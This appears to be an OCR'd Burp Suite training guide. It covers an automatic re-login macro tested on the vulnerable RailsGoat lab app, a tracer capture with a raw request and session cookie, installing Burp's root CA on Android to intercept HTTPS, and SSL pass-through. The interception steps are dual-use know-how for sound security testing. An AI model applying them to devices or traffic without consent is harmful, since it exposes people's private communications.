


12. In your browser, log out of the application.


13. Return to the "Macro Editor" window in Burp and click on "Test Macro" button.




14. Validate the test results in the "Macro Tester" window, and click on "OK" to return to the "Macro Editor" window.




15. Give a meaningful name to your macro and click "OK".




16. In the "Session Handling Action Editor" window, you should be able to see that Burp has now been configured to invoke the newly created login macro whenever a session is detected as invalid.




17. Click on "OK" and return to the "Session Handling Rule Editor" window.
18. Add a suitable description for the new rule.




19. Switch to the "Scope" sub-tab, and:
    - Select "Tools Scope" > "Proxy".
    - Select "URL Scope" > "Use suite scope" option.




20. Under the "Session Handling Rules" section in "Sessions" tab, click on "Open sessions tracer" button.





Test the Session Handling Rule


1. In your browser, clear all cached content [CTRL + SHIFT + DEL] and return to the login page.



2. Try to access a protected resource, say, http://192.168.56.104/railsgoat/dashboard/home directly in your browser.

Burp should have performed the log in operation automatically on your behalf, without any manual intervention.

3. To see the details of the automated steps performed wsitch to the "Session Handling Tracer" window.


Session handling tracer
Warning: This tracer imposes a processing and storage overhead, and should only be used when troubleshooting issues with session handling rules.
Hide warning
Requests handled
Time
Tool
URL
00:27:03 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/dashboard/home
00:27:03 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/?url=%2Frailsgoat%2Fdashboard%2Fhome
00:27:04 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/dashboard/home
00:27:04 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/__rack/swfobject.js
00:27:04 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/__rack/web_socket.js
00:27:04 10 Sep 2018
Proxy
http://192.168.56.104/railsgoat/__rack/livereload.js?host=owaspbwa&mindelay=500&maxd...
Events
Applying rule: Use cookies from the session handling cookie jar
Updated 2 cookies in current request from cookie jar
Applying rule: This rule ensures that whenever an invalid session is detected, the login operation would be performed automatically and t...
Performing action: Check session is valid
Issued current request to validate session
Session is valid
Event detail
Request
Response
Info
Raw
Params
Headers
Hex
GET /railsgoat/dashboard/home HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
_railsgoat_session=BAh7B0kiD3NIc3Npb25faWQGOgZFRkkiJTY3YjRjN2FjZDMzMzQxOTllZjg0OGNhOWJhZTAzZG
E2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMXZib0pXRDFkVnA2dVlGaVlYR3dLQ3IvRjJxb0xJWEJhbEVjQUwyK0VNW
WM9BjsARg%3D%3D--40bbdd0e3ba3050c5ba8580954b28737b5c5e398
Connection: close
Upgrade-Insecure-Requests: 1

< Back

Install Burp's CA Certificate in Mobile Device

1. Both, android and desktop should be in the **same network**.
2. Add a new proxy listener in Burp.
3. Enter **IP of the desktop** (instead of localhost) and **8080** as the port number.
4. In the android, go to network settings and **Modify network**.
5. Enter proxy information in the android device. **Desktop's IP address** becomes the 'proxy hostname' and **8080** is to be entered as the 'proxy port'.
6. Now, all HTTP traffic from the android device would go through Burp.
7. To access **secure pages** in proxy mode, **root CA** must be installed into the android device.
8. In your desktop machine, navigate to `http://burp` and download the root CA certificate. Change the extension of the downloaded file frlom *.der* to ***.cer***.
9. Email the *.cer* certificate file to yoursef.
10. Download and install the *.cer* certificate intlo the android device.
11. All HTTP and HTTPS traffic from the android device should now be proxied through the Burp tool.

SSL Pass-Through


1. Repeat the steps mentioned above (in section `Android --> Burp --> Internet`).
2. Access an android app, say `twitter`.
3. Connection error is displayed in the **Alerts** tab of Burp. `The client failed to negotiate an SSL connection to api.twitter.com:443`
4. Go to **Proxy --> Options --> SSL Pass Through** and add an entry for host `twitter.com` and port `443`.
5. Access the `twitter` app now, and it should work properly. Traffic from android's browser would continue to be intercepted.


Using SSH Tunneling as a SOCKS proxy

